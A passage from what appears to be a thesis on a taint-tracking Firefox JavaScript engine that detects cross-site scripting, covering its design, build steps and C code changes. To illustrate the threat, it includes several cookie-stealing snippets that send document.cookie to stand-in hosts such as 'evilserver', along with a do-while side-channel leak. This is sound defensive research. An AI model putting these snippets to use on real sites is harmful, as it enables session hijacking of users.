Operations like the ones in Figure 3.2 can have one (e.g., unary +) or more operators (e.g., multiplication `*`). JavaScript, similar to Java byte-code, is a stack based language. That is, instructions that perform arithmetic or logic operations first pop the appropriate number of operands from the stack and then push back the result. The result is tainted if one of the used operands is tainted.

3.1.2.3 Control structures and loops

Control structures and loops are used to manipulate the execution flow of a program and to repeat certain sequences of instructions. There are following control structures and loops:

- `if` blocks (with and without `else`-branch)
- `switch` statements
- `with` statements
- Iteration statements (`do-while`, `while`, `for` and `for-in`)
- `try-catch-finally` blocks

If the condition of a control structure tests a tainted value, a "scope" is generated that covers the whole control structure.
Figure 3.3 shows an example for an `if`-block. The condition of the `if`-statement is tainted (Line 2) so a scope is generated to the end of the block (Line 4). The results of all operations and assignments in the scope are tainted and therefore, the result of the assignment in Line 3 is tainted. This is used to implement control dependencies that prevent attempts of laundering tainted values by copying them to untainted values as illustrated in Figure 3.4. Because a tainted

```
1: var x = "no cookie";
2: if (document.cookie) {  // tainted value, so a scope to the
                           // end of the block is generated
3:   x = "got a cookie";   // x is tainted because of the block
4: }
5: alert(x);               // x is tainted if there is a cookie
```

Figure 3.3: Example for an `if`-statement with a tainted condition

```
 1: var cookie = document.cookie;   // cookie tainted
 2: var dut = "";
 3: // copy cookie content to dut
 4: for (i = 0; i < cookie.length; i++) {
 5:   switch (cookie[i]) {
 6:     case 'a': dut += 'a';break;
 7:     case 'b': dut += 'b';break;
 8:
 9:   }
10: }
11: // dut is now copy of cookie
12: document.images[0].src = "http://badsite/cookie?" + dut;
```

Figure 3.4: Example for a control dependency

value (i.e., `cookie.length`) is used in the termination condition of the `for`-loop in Line 4, a scope from Line 4 to Line 10 is generated. An additional scope is generated from Line 5 to Line 9 because the `switch`-condition is tainted. When processing operations within a tainted scope, all results are tainted, regardless of the taint status of any involved operands. As a result, appending a character to the `dut` variable (e.g., in Line 6) taints the `dut` variable. Note that this would not be the case if only data dependencies are considered for tainting.
To define a scope covering the `if`-statement, the boundaries have to be known. Consider the example in Figure 3.5. An `if`-statement with a tainted condition (i.e., `document.cookie == "a"` in Line 1) is used to assign the variable `x` an integer value of `5` in Line 2. This JavaScript fragment is compiled into a byte-code representation with the opcodes shown in Figure 3.6. The first column in the figure contains the program counter (pc) value of the opcode, the second line corresponds to the line in Figure 3.5 and the rest of the line contains the opcode and optional information (e.g., a used variable). The opcode `ifeq` at pc=00013 tests the value on the stack (i.e., the condition of the `if`-statement) and jumps to pc=00026 if it is false to continue with the next statement after the `if`-statement. The opcodes from pc=00016 to pc=00025 are the body of the `if`-statement. Therefore, the start of the scope is pc=00013 (i.e., the pc of the current opcode) and the length can be determined with help of information in the opcode parameters (i.e., length=13 and next

```
1: if (document.cookie == "a") {
2:   var x = 5;
3: }
```

Figure 3.5: Tainted scope covering an `if`-statement

```
00000:   2  defvar "x"
main:
00003:   1  name "document"
00006:   1  getprop "cookie"
00009:   1  string "a"
00012:   1  eq
00013:   1  ifeq 26 (13)
00016:   2  bindname "x"
00019:   2  uint16 5
00022:   2  setname "x"
00025:   2  pop
```

Figure 3.6: Opcodes for example in Figure 3.5

opcode at pc=00026). When the `if`-statement has an additional `else`-branch, a `goto`-opcode can be found at pc=00026 that contains the length of the `else`-branch.
Other control flow statements are handled similarly. If the object used by the `with` statement is tainted, a tainted scope to the end of the block is generated. `If-else`-statements generate scopes for both branches when the condition is tainted. The `while`, `for` and `for-in` loops are treated similar to the `if` and the `with` statement. In `do-while` loops, the scope is not generated until the tainted condition is tested. As a result, the first time the block is executed, no scope is generated. If the tested condition is tainted, a new tainted scope covering the repeated block is generated that remains until the loop is left. In the `try-catch-finally` statement, a scope is generated for the `catch`-block when the thrown exception object is tainted.
Some examples for control structures can be seen in Figure 3.7.

3.1.2.4 Function calls and `eval`

Functions in JavaScript come in different flavours: as anonymous function objects, named function objects, or as definitions for new classes (see Figures 3.8 and 3.9).
Functions can be tainted if they are defined in a tainted scope (created from Line 1-3 because of tainted condition in Line 1) as seen in Line 2 in Figure 3.8. Everything done in or returned by a tainted function (such as function x in Figure 3.8) is tainted. When called with tainted arguments, corresponding parameters in the function are tainted (as seen in Lines 4-5 in Figure 3.8). In Line 5, the function `func` is called with a tainted parameter, which results in a tainted argument in Line 4. This tainted argument is returned and, because of this, the result of `func` in Line 5 is tainted as well. Lines 6-7 in Figure 3.8 show that `arguments.length` is tainted if one of the arguments is tainted. The second parameter in Line 7 is tainted, and therefore, the returned value in Line 6 is tainted, which results in a tainted variable `x` in Line 7. A more elaborate example is shown in Lines 8-10 in Figure 3.8. In Lines 8-9, a string is assembled that assigns the return value of function `count` (returns one less than the number of arguments and is defined in Line 6) to the variable `dut`. The first argument of the call is untainted, while the other arguments are tainted because a tainted scope around the loop is created (explained in Subsection 3.1.2.3). The comment in Line 10 shows this fact in detail: the underlined arguments are the ones that are added by the tainted loop and therefore, are tainted. The evaluation of this string results in a tainted variable `dut` that is equal to the value of the character code of the first cookie character.

```
 1: var x = 0; var y = ""; var props = 0; var switchres = 0;
 2: while (tainteda) {                // scope to Line 5
 3:   tainted = false;
 4:   x += 2;                         // x is tainted
 5: }
 6:
 7: for (i = 0; i < taintedx; i++) {  // scope for every iteration to Line 9
 8:  y = y + "a";
 9: }
10:
11: var taintedobj = { prop1 : document.cookie, prop2 : 2};
12: for (x in taintedobj) {           // scope to Line 14
13:   ++props;
14: }
15:
16: switch (taintedx) {               // scope to Line 23
17:   case 1: switchres = 1;
18:     break;
19:   case taintedy: switchres = 2;   // scope to Line 23 (perhaps no break)
20:     break;
21:   default: switchres = 3;
22:     break;
23: }
```

Figure 3.7: Examples for control structures and loops

```
 1: if (document.cookie[0] == 'a') {
 2:   x = function () { return 'a'; };            // tainted function
 3: }
 4: function func (par) { return par; }
 5: y = func(document.cookie[0]);                 // tainted parameter
 6: function count() { return arguments.length - 1; };
 7: x = count(0, document.cookie[0]);
 8: y = "dut = count(1";
 9: for (i = 0; i < mycookie.charCodeAt(0); i++) { y += ",0"; }; y += ");";
10: eval(y); // y = "var dut = count(1,0,0,...,0);"
```

Figure 3.8: Function arguments

```
1: var x = function (a) { return a+1; };  // anonymous function object
                                          // is assigned
2: x(1);
3: function b(a) { return a+1; };         // named function object "b"
4: b(1);
5: function A() { this.x = 1; };          // defines an object "A"
6: var y = new A();                       // instantiate new object
```

Figure 3.9: Examples for functions

```
1: var x = "the cookie is: ";
2: // document.cookie = "session123"
3: eval("x += '" + document.cookie + "';");  // the parameter is tainted
4: // evaluates: x += 'session123';
5: alert(x);   // now x is tainted
```

Figure 3.10: Use of "eval" with tainted data

```
1: document.getElementById("testtag").innerHTML = document.cookie;
2: var dut = document.getElementById("testtag").innerHTML;
3: // dut is tainted
```

Figure 3.11: Example for temporarily storing a tainted value in the DOM tree

The `eval` function is special because its argument is treated as a JavaScript program and executed. If `eval` is called in a tainted scope or its parameter is tainted, a scope around the executed program is generated (see Figure 3.10), and every operation in the evaluated string is tainted.

3.1.2.5 DOM tree

An attacker could attempt to remove the taint status of a data element by temporarily storing it in a node of the DOM tree and later retrieving it (see Figure 3.11). To prevent laundering of data through the DOM tree, taint information must be returned outside the JavaScript engine (inside the browser) as well. To this end, the object that implements a DOM node is tainted whenever a JavaScript program stores a tainted value in this node. When it is accessed at a later time, the returned value is tainted.

3.2 Data transmission

Dynamic tainting as described in Subsection 3.1.2 just tracks the status of data elements while processing them in the JavaScript engine. No steps are taken to prevent the leakage of sensitive information. For example, the execution of JavaScript statements is not prevented in case of tainted variables, nor is any data or part of it removed during the processing. For a cross site scripting attack to be successful, the gathered data needs to be transferred to a site that is under the control of the attacker. That is, the tainted data has to be transferred to a third party. For example, if sensitive data is only used in a JavaScript program on the web page to validate input of a form before submitting it, then no sensitive data is leaked without the consent of the user. If the user actively clicks on a link or submits a form that has a target other than the originating web site, it is not considered as a XSS attack. In most web browsers the user is warned about transmitting data to other web sites. Only if sensitive data is automatically transferred to a third party, it is considered a XSS attack.
Transfer of data to a third party is defined as being a transfer between a host from which the document is loaded and another host. The hosts have to be on two different domains. The server that hosts the web page with the malicious is considered the source of this transfer. The other host is the one that the sensitive data is sent to. The domain is defined as being the last two string

```
1: document.images[0].src = "http://evilserver/image.jpg" +
2:     "?stolencookie=" + document.cookie;
```

Figure 3.12: Example for a transfer of the cookie by changing the source of an image with JavaScript

parts of the DNS name of a host, separated by a dot. For example, for the host `www.google.com`, the domain is `google.com`. This domain definition fails for a host like `www.goodserver.co.at`, because the domain would be `co.at` which is a generic domain for all hosts of companies in Austria. However, no better solution could be found without implementing additional lookups for domain information. The domain extraction for a host in a numerical notation (e.g., `192.168.0.5`) results in the complete IP address to be compared.
This solution cannot cover XSS attacks that transfer sensitive information to either an attacker-controlled host in the same domain or a part of the web site that is controlled by the attacker. Transfer of data to another part of the same web site could be implemented on a web site that provides web space with interactive elements. For example, if it is possible to add a vulnerable guest book to a web page on the web space, the attacker could place a malicious script in a guest book of another user. This script transfers the cookie of users that read the guest book of the victim to the guest book of the attacker. Then, he can collect the cookies and use them to authenticate himself to the web space of other users.
Transferring sensitive data from a JavaScript program that is embedded in a web page can be accomplished using many different methods. Some examples are:

- Changing the location of the current web page by setting `document.location`.
- Changing the source of an image in the web page
- Automatically submitting a form in the web page
- Using special objects like the `XMLHttpRequest` object

To successfully prevent a cross site scripting attack, we prevent the transfer of tainted data with the help of any of these methods (or, more precisely, ask the user whether this transfer should be allowed).
The presented solution monitors only two ways for the transfer of sensitive information:

- GET requests [7] by changing the source of an image
- POST requests [7] that submit a forms

Figure 3.12 shows how the source of an image can be used to transfer sensitive information. In this example, the sensitive information is the cookie of the document that is accessed with `document.cookie`. An URL is constructed from string literals and the cookie. This URL is then used to set a new source for an image in the web page. The browser loads the image from the given URL. Later, the attacker can collect the cookies from the log file of the server. Figure 3.13 shows an example of a log file. The cookie string is the part in bold letters.

192.168.0.5 - - [15/Mar/2006:18:12:17 +0100] "GET /image.jpg?stolencookie="
sessionID=23487f8f8fb9
HTTP/1.1" 404 290 "http://goodserver/test.html" "Mozilla/5.0
(Windows; U; Windows NT 5.1; rv:1.7.3) Gecko/20060309 Firefox/0.10.1"

Figure 3.13: Log file of a successful GET request attack with the collected cookie

```
 1: <!-- a search form -->
 2: <form action="http://goodserver/processsearch"
 3:     name="searchform" method="post">
 4:   <input type="text" name="searchtext">
 5: </form>
 6:
 7: <!-- malicious script to transfer cookie-->
 8: <script>
 9:   document.searchform.action = "http://evilserver/fakesearch" +
10:     "?stolencookie=" + document.cookie;
11:   document.searchform.submit();
12: </script>
```

Figure 3.14: Example for a data transfer with a form

Figure 3.14 shows a JavaScript fragment that changes the action (i.e., the target) of a form called `testform` in a web page and then submits it. Normally, data of a POST request is not logged in a web server log file. Therefore, the attacker needs a script or program that collects the data of the POST request on the server. This example assumes that the form is sent in a POST request (i.e., `method="post"` in Line 3). Otherwise, the example uses a GET request which results in a log file entry similar to the one shown in Figure 3.13.
For both transfer methods a check is performed if the user wants to allow the transfer of sensitive data. This is done by presenting a dialog box to the user that is shown in Figure 3.15. The dialog



Figure 3.15: Data transfer question

box asks the user if he wants to allow the connection from one host to another host. The user

```
 1: document.images[0].src = "http://evilserver/valteststart";
 2: var untainted = 1; // tainted == true;
 3: do { tainted = !tainted; --untainted;
 4: } while (tainted == false);
 5: document.images[0].src = "http://evilserver/val?" + untainted;
 6:
 7: var untainted2 = 1; // tainted == false;
 8: do { tainted = !tainted; --untainted2;
 9: } while (tainted == false);
10: document.images[0].src = "http://evilserver/val2?" + untainted2;
```

Figure 3.16: `do-while` loop attack

can „allow" or „deny" the connection (i.e., the transfer of sensitive data). If one of these answers is given, the next time sensitive information is transferred, the user is presented with the same question. However, there are two additional answers that allow storing a permanent policy for both participating domains. The permanently stored policy can either be "Always Yes" (to allow the transfer) or "Always No" (to deny the transfer). If such a permanent policy for a domain combination exists, the policy is used to decide if the transfer is allowed without asking the user. This persistent policy is used for every transfer of data between two domains regardless of the taint status of the transferred data.

Preventing the transfer of all - tainted and untainted - data with a permanent policy is used to stop a type of an attack involving the `do-while` loop as shown in Figure 3.16. The first part of the example from Line 2-5 assumes that the tainted variable has the initial value `true`. The loop is repeated twice because the condition on Line 4 is `true` for the first time it is checked. So the untainted variable gets tainted on the second time the loop is executed and the request on Line 5 is blocked. The second part of the example from Line 7-10 assumes that the tainted variable has the initial value of `false`. Now, the loop is not executed twice because the condition on Line 9 is `false` and the `untainted2` variable is not tainted. The request on Line 10 is not blocked. Therefore, the attacker can deduce that the tainted variable is `true` if there is no request and that it is `false` if there is a request.

Chapter 4

Implementation

4.1 Building the web browser

The example implementation extends the Mozilla Firefox 1.0pre web browser [26] from the Mozilla Foundation [32]. The modified browser was successfully built with help of the build documentation [28] on the following systems:

- Windows XP Professional Service Pack 2 [19], Visual Studio 2003 [21] (later Visual Studio 2005 Express [20]), and Cygwin [22]
- Debian Sarge [54]
- Mandriva Linux 10.2 (Limited Edition 2005) [47]

All necessary tools and configuration files can be downloaded from [56].
Appendix A.1 has a detailed listing of the directory structure and Appendix A.2 contains the used configuration files. For all build environments, the configuration file shown in Figure A.1 in the file `mozconfig` (in directory browser/config/) was used. For a Windows build environment, a customised configuration file with the content shown in Figure A.2 was used. The configuration file has to be set in the environment while building the web browser (e.g., with `set MOZCONFIG=d:\mozilla-src\.mozconfig`). Note that setting the environment variable `MOZ_DEBUG=1` results in a debugging version of the Mozilla Firefox web browser that starts with a command line window (e.g., for debugging output). To build a version without an additional window, remove the environment variable and add the line

```
ac_add_options --disable-debug
```

to the custom `mozconfig` file.
To build the web browser on GNU/Linux, the configuration file shown in Figure A.3 can be used. This configures the build process to use GTK2 [55] and XFT [24]. GTK2 was chosen over GTK because the built web browser is more stable with the new version of the library. Copy-paste actions with a GTK version crashes frequently the web browser. Another reason for using GTK2 is that in most modern GNU/Linux distributions (e.g., Mandriva Linux 10.2) the needed libraries for a GTK build are either missing or only a unsupported version is shipped with the distribution.

Building a GTK version is possible with Debian Sarge using the package `libgtk1.2` in version 1.2.10-17. However, for stability reason, I recommend a GTK2 build. When building the web browser, the following error may stop the build process if an object directory with `MOZ_OBJDIR` is set:

```
In file included from ../../../../js/src/xsstaint.h:4,
                 from ../../../dist/include/string/nsTAString.h:41,
                 from ../../../dist/include/string/nsAString.h:57,
                 from /home/mozilla-src/mozilla/xpcom/string/src/
  nsAString.cpp:39:
../../../../js/src/jstypes.h:221:71: jsautocfg.h: No such file or directory
```

To correct the error, the `jsautocfg.h` file needs to be copied from the `MOZ_OBJDIR/js/src` directory to the `$topsrcdir/js/src` directory (`$topsrcdir` refers to the directory where the Mozilla Firefox source can be found).
To build the web browser on Windows, the command line tools were used. Figure A.4 shows the necessary environment variables to build the web browser with

```
make -f client.mk build
```

Because no solution file for Visual Studio 2003 exists, the development environment was only used to modify the code and start debugging sessions.
Once the browser is built, the `-P` switch can be used when starting the modified browser to create and use a new profile. Otherwise, the incompatible plug-ins and settings of the already installed web browser are deactivated when starting the modified browser and have to be set again when switching back to the installed one.

4.2 JavaScript engine

The Mozilla Firefox web browser [32] executes JavaScript [41] programs included in web pages with the help of the JavaScript engine called SpiderMonkey [27]. The engine, written in C, is an important part of the web browser. It is used to execute JavaScript programs included in web pages as well as for the Gecko rendering engine [29] that is used to display HTML [15], CSS [18], XUL [36] (Mozilla's XML-based User interface language), and run JavaScript programs [41]. The engine can be embedded in one's own projects to make the application JavaScript aware, for example, to allow application automation with JavaScript (see [30] for a description).
For developing purposes a JavaScript shell, called `jsshell`, was used to test JavaScript programs. A makefile (i.e., `js.mak`) to build it can be found in the directory `js/src`. To build it on Windows use:

```
nmake -f js.mak CFG="jsshell - Win32 Debug" ALL
```

The JavaScript shell shows how the engine executes a script in a file, see the method `Process()` in file `js.c` (in directory js/src/):

1. Compile the JavaScript program in a file to a *JSScript* object that contains a byte-code representation of the script with the method `JS_CompileFileHandleForPrincipals()` in the file `jsapi.c` (in directory js/src/). To do this, additional steps are necessary:
   (a) Convert the script into tokens with the method `js_NewFileTokenStream()` in file `jsscan.c` (in directory js/src/)
   (b) Generate byte-code from tokens with the method `CompileTokenStream()` in file `jsapi.c` (in directory js/src/)
2. Execute the byte-code with the method `js_Execute()` in file `jsinterp.c` (in directory js/src/)

Similar steps are taken by the web browser when executing a script in a web page. The main difference is that the script is not loaded from a file but from an element (see method `ProcessScriptElement()` in file `nsScriptLoader.cpp` (in directory content/base/src/)). Steps 1a), 1b) and 2) are the identical when running a script from a file.
A script is executed by the function `js_Interpret()`in file jsinterp.c (in directory js/src/). In a loop, all instructions of the program are executed until the end of the program (an exit point is reached) or the program is terminated with an error. For details about the available opcodes of the byte-code, refer to Subsection 4.2.2. The result of an instruction is either stored in one of the operands or it is pushed on the stack. The next opcode can then pop the element(s) from the stack to use it.
Because the engine is an integral part of the web browser, any modifications had to be implemented without changing parts of the external interfaces. The next subsections provide details about the necessary changes: Subsection 4.2.1 gives details about the data structures used by the JavaScript engine and how they were changed, while Subsection 4.2.2 explains the opcodes used in the byte-code representation and what modifications were applied. Subsection 4.2.3 discusses the implementation of scopes and extensions to loops and functions.

4.2.1 Data structures

To store tainting information in the data structures used in the JavaScript engine, the *jsval* type had to be modified. A *jsval* is a 32-bit value that contains type information in the least significant bit(s). For primitive types, the higher-order bits are used to store a value, while for complex types, the higher-order bits are used as a reference to a structure holding the value.
Primitive types are:

- `JSVAL_INT` for a 31-bit integer value (last bit is `0x1`, i.e., hexadecimal 1). This includes the special values
  - `JSVAL_ZERO` for an integer value of 0
  - `JSVAL_ONE` for an integer value of 1
  - `JSVAL_VOID` for an integer value of -2^{30}
- `JSVAL_BOOLEAN` for a boolean value (last 3 bits are `0x6`). Definitions for boolean are

  - JSVAL_TRUE for true
  - JSVAL_FALSE for false

- JSVAL_NULL for a null object is a primitive value too, because it is 0x00000000 in a 32-bit representation and this is similar to primitiv values, which encode type and value in a 32-bit *jsval*.

Complex types are:

- JSVAL_OBJECT for objects (last bit is 0x0)
- JSVAL_DOUBLE for double values (last 2 bits are 0x2)
- JSVAL_STRING for a string (last 3 bits are 0x4)

Some examples for *jsvals*: an integer value of 5 is represented by a 32-bit value of 0x0000000B. The reason for this is that 5 in binary representation is 0...0101 which is shifted one bit to the left and the last bit is set to 1 resulting in 0...1011 in binary representation. The underlined bits represent the value 5 and the last bit set to 1 represents the type integer. This value equals to 0x0000000B as the internal representation of an integer with value 5. Another example: the boolean value true is internally represented by the 32-bit value of 0x0000000E because in binary representation this is 0...1110, where the underlined bits represent true and the last 3 bits (110) define the type as being boolean. A 32-bit *jsval* representation of 0xA5B234F4 is a reference to an object (because the last bit is 0) at the address 0x52D91A7A. More details about the bit masks and used definitions can be found in Figure B.1.
While this way of storing values and types is very efficient in terms of memory usage and additional data structures, it has consequences for adding a tainted flag to the values. The complex types stored at the reference are contained in a *JSGCThing* structure as shown in Figure B.2. To add the tainted flag an additional structure *XSS_ taint* has been added that contains the tainted flag and the original type. The purpose of the original type is explained in the next paragraph. Minor corrections in the code compensate for the bigger size of the *JSGCThing* structure. Additional initialisation has to be done when a new *JSGCThing* value is instantiated.
The primitive values are contained in a 32-bit value including the value and the type. The internal representation of booleans could be changed to contain additional tainting information. Unfortunately, the internal integer representation uses all of the 32-bits, leaving no space to include a taint flag. To solve this problem, the following solution was implemented: the primitive values are converted into complex values. Boolean, integer, null, and void values are converted into double values. The value of a double is saved in *JSGCThing* structure and a reference to it is stored in the 32-bit value of the internal representation. To retain the information about the original type of the converted value, it is stored in the *XSS_ taint* structure. If the type of a value in the JavaScript engine is determined and it is a converted value, the original type can be extracted from the *XSS_ taint* structure.
The conversion of an integer, boolean, null or void value into the corresponding double value (which then holds the converted value and the taint flag) is implemented with macros that are shown in Figure B.3. To understand the application of the macro, consider the example in Figure 4.1.

```
 1:   /*
 2:    * pops the value from the stack and sets it as script-result
 3:    * e.g.: "end";
 4:    */
 5:   case JSOP_POPV:
 6: #ifdef XSS /* XSS */
 7:         /* check if the stack is tainted or the scope */
 8:         XSS_TAINTOUTPUT_ON_STACK;
 9:         XSS_TAINTOUTPUT_ON_SCOPE;
10: #endif /* XSS */
11:         *result = POP_OPND();
12: #ifdef XSS /* XSS */
13:         XSS_TAINTOUTPUT_ON_VALUE(*result);
14:         XSS_CALC_TAINTOUTPUT;
15:         XSS_TAINT_JSVAL_ON_OUTPUT(*result);
16:         /* get the real type/value, if this isn't a internal call */
17:         if (fp->taint_retval != XSS_TRUE) {
18:           XSS_TO_ORIG_JSVAL(*result, *result);
19:         }
20: #endif /* XSS */
21:   break;
```

Figure 4.1: Use of tainting macros in an opcode

It shows the tainting of the return value of the script. The code fragment first determines if a tainted element is on the stack on Line 8 (see Subsection 4.2.2) or if the operation is executed in a tainted scope on Line 9 (see Subsection 4.2.3). After the result is taken from the stack on Line 11 (by `POP_OPND`), the macro `XSS_CALC_TAINTOUTPUT` on Line 14 determines if the result needs to be tainted and sets the `taintoutput` flag appropriately. The `XSS_TAINT_JSVAL_ON_OUTPUT` macro on Line 15 then taints the result as necessary. The original type information is used during the data processing to determine the original type and value. The macro `XSS_TO_ORIG_JSVAL` shown in Figure B.4 converts a value back to its original type and value. An application of it can be seen in Figure 4.1. If the embedding application does not know about tainted values, the value needs to be converted back to the original state that does not contain the taint information. This is done with the macro `XSS_TO_ORIG_JSVAL` in Line 18 that detects if the first parameter is a converted value and sets the original value and type in the value of the second parameter.

Temporarily changing the type of data used in the JavaScript engine had to be implemented very carefully. In addition to studying the implementation, the JavaScript standard [41] was consulted to ensure that changing the type of data at specific locations was handled correctly. After changing the implementation and testing the changes with custom made tests, the tests included in the Mozilla Firefox source code proved to be very valuable to ensure that no new bugs were introduced by temporarily changing the type of data. These tests were run on the unmodified JavaScript engine as well to verify which bugs were already present in the unmodified version (e.g., tests for future extensions) and which bugs were the results of our modifications.

Another way to solve the problem of storing additional information in primitive types would have been to change the whole type system used by the JavaScript engine. However, for this to work, every detail in the JavaScript engine implementation would have had to be analysed for

```
1: print(document.cookie,5,3);
```

Figure 4.2: Example for stack tainting

dependencies on the involved types. Changing the type system would have resulted in rewriting major parts of the engine as well. Additionally, the problem of introducing new conceptional bugs in the stable JavaScript engine would have been much bigger than the problem of temporarily changing some types. Therefore, the implemented modifications only convert values to other types if they are tainted. Additional type conversion routines were added to react on tainted values and to restore them to the original types when needed.

4.2.2 Opcodes

To run a JavaScript program, it is first compiled into a byte-code representation. To allow the tracking of taint information when a JavaScript instruction is executed, the opcodes that encode a JavaScript instruction had to be modified. If at least one of the operands of the instructions is tainted or the opcode is executed in a tainted scope, the result that the opcode computes has to be tainted as well.

4.2.2.1 Common opcode modifications

Most opcodes use the same modus operandi. Arguments for the opcode are taken from the stack, a result is computed and pushed on the stack and/or a value is modified. Therefore, there are some common modifications applied to the implementation of the instructions:

1. Check if tainted values are on the stack
2. Check if the opcode is executed in a tainted scope
3. Check if an argument is tainted
4. Execute normal operations of the opcode
5. Taint the result before putting it on the stack if any of the checks on steps 1-3 is positive

For the steps 1-3 and 5, macros were developed to make the implementation easier to read. One reason for a check for tainted arguments on the stack in the first step is to make sure that information about tainted arguments for a function is not lost. On the opcode level of execution it is not easy to detect ahead what a result of an opcode will be used for. Consider the JavaScript fragment in Figure 4.2. The function `print` is called with 3 arguments. The first argument `document.cookie` is tainted, while the others are not tainted. The fragment is compiled in a byte-representation with the opcodes shown in Figure 4.3. The numbers in the first column represent the value of the program counter (pc) for each opcode. The second column is the line number in the JavaScript source code (i.e., the line number of the instructions in Figure 4.4). And the text in the rest of the line is the opcode and the used variable. When the program counter reaches the instruction at pc=00007 that puts the tainted value of the cookie on the stack, there is no way to know what it will be used for. Therefore, the tainted value is put on the stack and the position

```
main:
00000:   1  name "print"
00003:   1  pushobj
00004:   1  name "document"
00007:   1  getprop "cookie"
00010:   1  uint16 5
00013:   1  uint16 3
00016:   1  call 3
00019:   1  popv
```

Figure 4.3: Opcodes for stack tainting example

```
1: var mycookie = document.cookie;
```

Figure 4.4: Taint information transfer in an assignment

on the stack is marked as being tainted. Then the other arguments are pushed on the stack and finally at pc=00016 a function is called. Because there is a tainted value on the stack, the opcode for the call can react on it. Other situations like boolean `and` (e.g., `var x = document.cookie && 5;`) use the stack tainting as well but are now additionally covered by scopes.

4.2.2.2 Example for taint information transfer

Figure 4.4 shows an example where taint information is transferred in an assignment. The statement stores the cookie in the variable `mycookie`. Because the cookie is tainted, the variable `mycookie` has to be tainted after the assignment.
This program is compiled into a byte-code representation with the opcodes shown in Figure 4.5. One can see six opcodes are used to represent the statement in Figure 4.4. At pc=00000 a variable called `mycookie` is defined. From pc=00003 to pc=00015 the cookie is assigned to the new variable. The *bindname* opcode (pc=00003) puts the target of the assignment on the stack. The *name* opcode gets the document variable at pc=00006 and puts it on the stack. The opcode *getprop* at pc=00009 gets the cookie from the browser implementation. Details about getting a value from the browser implementation and returning it to the JavaScript engine is explained in Subsection 4.3.1. The *getprop* opcode pushes the result value (i.e., the cookie) on the stack. The *setname* opcode at pc=00012 assigns the value of the cookie to the variable `mycookie`, and additionally pushes the variable on the stack. Note that the variable has to be pushed on the stack to allow statements such as "`return x = 3;`" (where a value is assigned to a variable and the

```
00000:   1  defvar "mycookie"
main:
00003:   1  bindname "mycookie"
00006:   1  name "document"
00009:   1  getprop "cookie"
00012:   1  setname "mycookie"
00015:   1  pop
```

Figure 4.5: Opcodes of the program in Figure 4.4

```
 1:   /*
 2:   * Assigns a value to a variable
 3:   * e.g. a = b; takes "a" and "b" from the stack and
 4:   * assigns the value of "b" to "a"
 5:   */
 6:  case JSOP_SETNAME:
 7: #ifdef XSS /* XSS */
 8:        /* check if the stack is tainted or the scope */
 9:        XSS_TAINTOUTPUT_ON_STACK;
10:        XSS_TAINTOUTPUT_ON_SCOPE;
11: #endif /* XSS */
12:        atom = GET_ATOM(cx, script, pc);
13:        id   = (jsid)atom;
14:        rval = FETCH_OPND(-1);
15:        lval = FETCH_OPND(-2);
16:        JS_ASSERT(!JSVAL_IS_PRIMITIVE(lval));
17:        obj  = JSVAL_TO_OBJECT(lval);
18:        SAVE_SP(fp);
19: #ifdef XSS /* XSS */
20:        XSS_TAINTOUTPUT_ON_VALUE(rval);
21:        XSS_CALC_TAINTOUTPUT;
22:        XSS_TAINT_JSVAL_ON_OUTPUT(rval);
23:        /* set current scope for OBJ_SET_PROPERTY
    if it calls a native method */
24:        if (taintoutput == XSS_TAINTED) {
25:                XSS_NEW_SCOPE(fp->scope_current, pc,
    pc + 1, taintoutput);
26:        }
27: #endif /* XSS */
28:        CACHED_SET(OBJ_SET_PROPERTY(cx, obj, id, &rval));
29:        if (!ok)
30:                goto out;
31:        sp--;
32:        STORE_OPND(-1, rval);
33:        break;
```

Figure 4.6: `JSOP_SETNAME` implementation

result is then returned). The *pop* opcode at pc=00015 is necessary to clean up the stack because the value is not returned.

At pc=00009, a tainted variable (i.e., the cookie) is introduced into the program execution. The tainted variable is put on the stack for the next opcode. This opcode is `setname "mycookie"` at pc=00012, which obtains the new value of the variable from the stack (i.e., a tainted string with the cookie) and sets the value of the variable `mycookie` to the fetched value.

The opcode for `setname` is known as `JSOP_SETNAME` in the implementation and the details of its implementation, including the necessary modifications to detect XSS attacks, are shown in Figure 4.6. Lines 7-11 contain macros to detect if a tainted value is on the stack or the scope is tainted. The information for both cases is stored in temporary variables. Lines 12-18 get the operands (i.e., the variable to assign to and the value) from the stack. The `id` in Line 13 is used to identify the variable (e.g., `mycookie`). The `lval` in Line 15 is the global object (see

Line 17 for the conversion) that has all the global variables of the program as properties. The modifications in Lines 19-27 detect if the result has to be tainted and do so when necessary. The macro `XSS_TAINTOUTPUT_ON_VALUE(rval)` in Line 20 checks the tainted status of `rval`. In our example in Figure 4.4 the `document.cookie` is the `rval`. Because the cookie is tainted (and therefore, `rval` is tainted), the macro detects that the variable is tainted and stores this information in another temporary variable. The next macro `XSS_CALC_TAINTOUTPUT` in Line 21 combines the taint information of the value with the taint information of the scope and stack to one flag. This flag stores whether or not the result has to be tainted (i.e., if any of the criteria are met, the flag is true). In the example, the flag encodes that the return value has to be tainted, because the check in Line 20 was positive. Based on this flag, the macro in Line 22, `XSS_TAINT_JSVAL_ON_OUTPUT(rval)` taints the result. Note that in this example `rval` is tainted again, because from now on it will be used as the return value. In Line 28 the new tainted value of `rval` is assigned to the variable identified by `id` of the global object `obj`. At last the return value is pushed on the stack in Line 32.

4.2.3 Scopes

